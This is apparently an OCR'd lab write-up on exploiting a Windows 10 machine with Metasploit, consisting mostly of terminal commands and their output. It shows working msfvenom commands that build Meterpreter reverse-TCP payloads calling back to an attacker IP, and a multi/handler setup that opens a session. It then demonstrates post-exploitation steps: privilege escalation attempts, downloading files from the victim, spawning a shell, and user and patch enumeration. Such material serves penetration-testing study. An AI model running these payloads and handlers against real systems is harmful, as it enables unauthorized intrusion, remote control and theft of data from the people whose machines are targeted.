


WINDOWS EXPLOITATION

PAYLOAD CREATION:

```
┌──(root㉿kali)-[/home/kali]
└──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.76 LPORT=4444 -f aspx > exploit.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2896 bytes

┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again
```







GAINING FOOTHOLD

WINDOWS EXPLOITATION: CREATING PAYLOAD

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.76 lport=44
44 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[/home/kali]
└─# pwd
/home/kali

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop    hash.txt     password.txt  Public     Videos
Documents  ITSC206.exe  payload.exe   Templates
```

```
┌──(root㉿kali)-[/home/kali]
└─# chmod 777 payload.exe

┌──(root㉿kali)-[/home/kali]
└─# ls -la
total 380
drwx------ 17 kali kali  4096 Nov 24 19:01 .
drwxr-xr-x  3 root root  4096 Nov 21 23:22 ..
-rw-r--r--  1 kali kali   220 Nov 21 23:22 .bash_logout
-rw-r--r--  1 kali kali  5551 Nov 21 23:22 .bashrc
-rw-r--r--  1 kali kali  3526 Nov 21 23:22 .bashrc.original
drwx------  5 kali kali  4096 Nov 23 18:09 .BurpSuite
drwxr-xr-x  9 kali kali  4096 Nov 23 20:50 .cache
drwxr-xr-x 13 kali kali  4096 Nov 22 00:10 .config
drwxr-xr-x  2 kali kali  4096 Nov 21 23:28 Desktop
```

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                    MMMMMMMMMM
MMMN$                             vMMMM
MMMNl  MMMMM                 MMMMM  JMMMM
MMMNl  MMMMMMMN           NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
```

```
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.76
lhost ⇒ 192.168.1.76
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.76:4444
[*] Sending stage (175686 bytes) to 192.168.1.70
[*] Meterpreter session 1 opened (192.168.1.76:4444 → 192.168.1.70:49847)
at 2023-11-24 19:10:28 -0500
```

Meterpreter is a powerful tool that allows security professionals to interact with an exploited system and gain valuable information about its configuration, files, and network connections. It also allows for the execution of various actions on the system, such as file manipulation, network manipulation, and even running scripts. In this article, we will explore the most commonly used meterpreter commands, including both basic and advanced options.


The scp command you provided is used for secure copy, and it is attempting to copy a file from one machine to another using the Secure Copy Protocol (SCP). Here's a breakdown of the command:

scp: The command itself for secure copy.

username@ip:/path/to/Payload.exe: The source file path on the local machine (the machine where you are running the command). This is the file you want to copy.

:/C/Users/user/Desktop/: The destination path on the remote machine where you want to copy the file. In this case, it's specifying the Desktop directory of the user named "dheru" on the C: drive.

Firewall off:



Click on the payload and go to the meterpreter.

SYSTEM ENUMERATION

```
meterpreter > pwd
C:\Users\happy\Desktop
meterpreter > ls
Listing: C:\Users\happy\Desktop
=============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  282    fil   2023-11-24 00:15:38 -0500  desktop.ini
100777/rwxrwxrwx  73802  fil   2023-11-24 19:10:02 -0500  payload.exe

meterpreter >
```

Present working Dir:

```
meterpreter > pwd
C:\Users\happy
meterpreter > ls
Listing: C:\Users\happy
=======================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040777/rwxrwxrw   0        dir   2023-11-24 18:44:37 -0500  .ssh
x
040555/r-xr-xr-   0        dir   2023-11-24 00:15:38 -0500  3D Objects
x
040777/rwxrwxrw   0        dir   2023-11-24 00:15:17 -0500  AppData
x
040777/rwxrwxrw   0        dir   2023-11-24 00:15:17 -0500  Application Data
```

```
[-] Unknown command: hostname
meterpreter > pwd
C:\Users\happy
meterpreter > cd ..
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2019-12-07 04:30:39 -0500  All Users
040555/r-xr-xr-x  8192  dir   2023-11-24 01:12:15 -0500  Default
040777/rwxrwxrwx  0     dir   2019-12-07 04:30:39 -0500  Default User
040555/r-xr-xr-x  4096  dir   2023-11-24 00:15:38 -0500  Public
100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500  desktop.ini
040777/rwxrwxrwx  8192  dir   2023-11-24 18:44:35 -0500  happy
```

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  6
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:f3:63:b7
MTU          : 1500
IPv4 Address : 192.168.1.70
IPv4 Netmask : 255.255.255.0
```

sysinfo : This command is used to retrieve basic information about the target system, including the OS version, architecture, hostname, and uptime.

```
meterpreter > sysinfo
Computer        : DESKTOP-03L04RH
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


getsystem : This command is used to elevate the current meterpreter session to SYSTEM-level privileges. It is a powerful tool for gaining complete control over the target system.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was a
ttempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter >
```


ps : This command is used to list all the running processes on the target system. It is a useful tool for understanding the state of the target system and identifying potentially interesting processes that could be exploited.

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                    Path
 ---   ----  ----              ----  -------  ----                    ----
 0     0     [System Proces
             s]
 4     0     System
 8     584   svchost.exe
 72    4     Registry
 316   4     smss.exe
 348   584   SgrmBroker.exe
 368   584   svchost.exe
 380   584   svchost.exe
```

UPLOAD: Uploading a file.



Downloading File:





```
meterpreter > ls
Listing: C:\Users\happy\Desktop
=============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  282    fil   2023-11-24 00:15:38 -0500  desktop.ini
100666/rw-rw-rw-  12     fil   2023-11-24 20:59:53 -0500  micky.txt
100777/rwxrwxrwx  73802  fil   2023-11-24 19:10:02 -0500  payload.exe

meterpreter > pwd
C:\Users\happy\Desktop
meterpreter > download micky.txt
[*] Downloading: micky.txt → /home/kali/micky.txt
[*] Downloaded 12.00 B of 12.00 B (100.0%): micky.txt → /home/kali/micky.txt
[*] Completed  : micky.txt → /home/kali/micky.txt
meterpreter >
```

```
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ cat /home/kali/micky.txt
Mickey Mouse
```

SHELL: This command is used to spawn a shell in the target system. It is a powerful tool for executing commands in the target system and interacting with the underlying operating system.

getpid : This command is used to retrieve the process ID of the current meterpreter session. It is a useful tool for understanding the state of the session and determining the best process to migrate to.

Syteminfo:



Network Commands

Network commands refer to a set of tools that allow the penetration tester to manipulate and interact with the target system's network environment. Some of the most commonly used network commands in Meterpreter include:

portfwd : This command allows the tester to forward traffic from one port on the target system to another port on the local system or another system on the network.

route : This command allows the tester to add, modify, or delete routes on the target system's routing table. This can be useful for routing network traffic through the target system or for redirecting traffic from one network to another.

```
meterpreter > portfwd

No port forwards are currently active.

meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway        Metric  Interface
    ------           -------          -------        ------  ---------
    0.0.0.0          0.0.0.0          192.168.1.254  25      6
    127.0.0.0        255.0.0.0        127.0.0.1      331     1
    127.0.0.1        255.255.255.255  127.0.0.1      331     1
    127.255.255.255  255.255.255.255  127.0.0.1      331     1
    192.168.1.0      255.255.255.0    192.168.1.70   281     6
```

- **Finding some specific detail:**

```
C:\Users\happy\Desktop>systeminfo | findstr /B /C:"OS Name"
systeminfo | findstr /B /C:"OS Name"
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
```

- **WMIC QFE:**

wmic: Stands for Windows Management Instrumentation Command-line. It provides a command-line interface for Windows management tasks. qfe: Stands for Quick Fix Engineering. In the context of wmic, it represents a query for updates.

When executed, the wmic qfe command will display a list of installed Windows updates on the system, including details such as the HotFixID, InstalledOn (date), and more.

```
C:\Users\happy\Desktop>wmic qfe
wmic qfe
Caption                                     CSName           Description      FixComme
nts  HotFixID   InstallDate  InstalledBy          InstalledOn  Name  ServicePackInEffe
ct  Status
http://support.microsoft.com/?kbid=5017022  DESKTOP-03L04RH  Update
     KB5017022                                     9/8/2022

http://support.microsoft.com/?kbid=5011048  DESKTOP-03L04RH  Update
     KB5011048              NT AUTHORITY\SYSTEM  11/24/2023

https://support.microsoft.com/help/5015684  DESKTOP-03L04RH  Update
     KB5015684                                     9/8/2022
```

USER ENUMERATION

```
meterpreter > shell
Process 6896 created.
Channel 5 created.
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.

C:\Users\happy\Desktop>whoami
whoami
desktop-03l04rh\happy
```

```
C:\Users\happy\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

```
C:\Users\happy\Desktop>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                     Type             SID          Attributes
============================================================== ================ ============ ===============================================
Everyone                                                       Well-known group S-1-1-0      Mandatory group, En
abled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Group used for deny
 only
BUILTIN\Administrators                                         Alias            S-1-5-32-544 Group used for deny
 only
BUILTIN\Users                                                  Alias            S-1-5-32-545 Mandatory group, En
abled by default, Enabled group
NT AUTHORITY\INTERACTIVE                                       Well-known group S-1-5-4      Mandatory group, En
abled by default, Enabled group
CONSOLE LOGON                                                  Well-known group S-1-2-1      Mandatory group, En
abled by default, Enabled group
NT AUTHORITY\Authenticated Users                               Well-known group S-1-5-11     Mandatory group, En
abled by default, Enabled group
```

```
C:\Users\happy\Desktop>net user
net user

User accounts for \\DESKTOP-03L04RH

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
happy                    WDAGUtilityAccount
The command completed successfully.
```

```
C:\Users\happy\Desktop>net user happy
net user happy
User name                    happy
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/23/2023 10:15:15 PM
Password expires             Never
Password changeable          11/23/2023 10:15:15 PM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
```

```
C:\Users\happy\Desktop>net user administrator
net user administrator
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               No
Account expires              Never

Password last set            11/24/2023 7:43:51 PM
Password expires             Never
Password changeable          11/24/2023 7:43:51 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
```

